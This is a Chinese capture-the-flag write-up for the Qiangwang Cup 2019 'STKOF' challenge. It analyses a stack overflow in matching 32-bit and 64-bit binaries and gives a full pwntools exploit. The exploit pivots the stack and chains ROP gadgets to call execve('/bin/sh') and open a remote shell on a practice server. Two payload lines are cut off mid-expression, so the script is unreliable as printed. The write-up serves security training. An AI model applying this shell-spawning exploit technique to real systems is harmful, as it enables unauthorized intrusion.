
强网杯2019 拟态 STKOF

原创

ha1vk 于 2020-04-09 11:43:23 发布 705 收藏
分类专栏： pwn 二进制漏洞 CTF 文章标签： PWN CTF 二进制漏洞 缓冲区溢出 安全


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏

强网杯2019 拟态 STKOF

给了我们两个二进制，分别为32位和64位，两个程序功能完全相同，有一个裁决程序，fork出这两个程序，并监听着它们的输出，如果两者输出不一样或者一方崩溃，则裁决程序就会kill掉它们两个。

首先，我们检查一下程序的保护机制

```
root@bogon:/# checksec pwn1
[*] '/pwn1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@bogon:/#
```

然后，我们用IDA分析一下，32位

```
1 int vul()
2 {
3   char v1; // [esp+Ch] [ebp-10Ch]
4
5   setbuf(stdin, 0);
6   setbuf(stdout, 0);
7   j_memset_ifunc(&v1, 0, 256);
8   read(0, &v1, 768);
9   return puts(&v1);
0 }
```


64位

```
__int64 vul()
{
  char buf; // [rsp+0h] [rbp-110h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  j_memset_ifunc(&buf, 0LL, 256LL);
  read(0, &buf, 0x300uLL);
  return puts(&buf, &buf);
}
```

可知**32位溢出的距离为0x110,64位溢出的距离为0x118。**由于程序没有开启PIE，并且glibc静态编译到了程序里。我们所需的gadgets不用愁，也不需要泄露。我们可以在32位里调用add esp,XXX。将栈迁移到64位rop的后面，进而能够与64位rop相隔，构造出一个适用于两者的payload。

布局如下。

位置	内容
0x110	add esp,XXX;ret 32位栈迁移到后面
0x118	64位rop
……..	
0x1XX	32位rop

```
#coding:utf8
from pwn import *

'''sh32 = process('./pwn1')
sh64 = process('./pwn2')'''
sh = remote('node3.buuoj.cn',29103)
elf32 = ELF('./pwn1')
elf64 = ELF('./pwn2')
#64位gadgets
pop_rax = 0x000000000043b97c
pop_rdi = 0x00000000004005f6
pop_rsi = 0x0000000000405895
pop_rdx = 0x000000000043b9d5
syscall = 0x00000000004011dc
read64 = elf64.sym['read']
bss64 = 0x00000000006A32E0
#32位gadgets
pop_eax = 0x080a8af6
#pop edx ; pop ecx ; pop ebx ; ret
pop_edx_ecx_ebx = 0x0806e9f1
int80 = 0x080495a3
read32 = elf32.sym['read']
bss32 = 0x080DA320
#add esp, 0x7c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
add_esp_8C = 0x0804933f
#payload32 = 'a'*0x110 + p32(read32) + p32(pop_edx_ecx_ebx) + p32(0) + p32(bss32) + p32(0x10)
#payload64 = 'a'*0x118 + p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(bss64) + p64(pop_edx) + p64(0x10) + p64

payload = 'a'*0x110
#32位rop开始，调整esp，使得栈迁移到64位rop的后面
payload += p32(add_esp_8C) + p32(0) #0截断puts的输出
#64位rop
#read(0,bss64,0x10)输入/bin/sh字符串
payload += p64(pop_rdi) + p64(0) + p64(pop_rsi) + p64(bss64) + p64(pop_rdx) + p64(0x10) + p64(read64)
#execve(bss64,0,0)
payload += p64(pop_rdi) + p64(bss64) + p64(pop_rax) + p64(59) + p64(pop_rsi) + p64(0) + p64(pop_rdx) + p64(
payload = payload.ljust(0x1A0,'\x00')
#32位rop
#read(0,bss32,0x10)
payload += p32(read32) + p32(pop_edx_ecx_ebx) + p32(0) + p32(bss32) + p32(0x10)
#execve(bss32,0,0)
payload += p32(pop_eax) + p32(0xB) + p32(pop_edx_ecx_ebx) + p32(0) + p32(0) + p32(bss32) + p32(int80)
#raw_input()
sh.sendafter('try to pwn it?',payload)
sleep(0.5)
sh.send('/bin/sh\x00')

sh.interactive()
```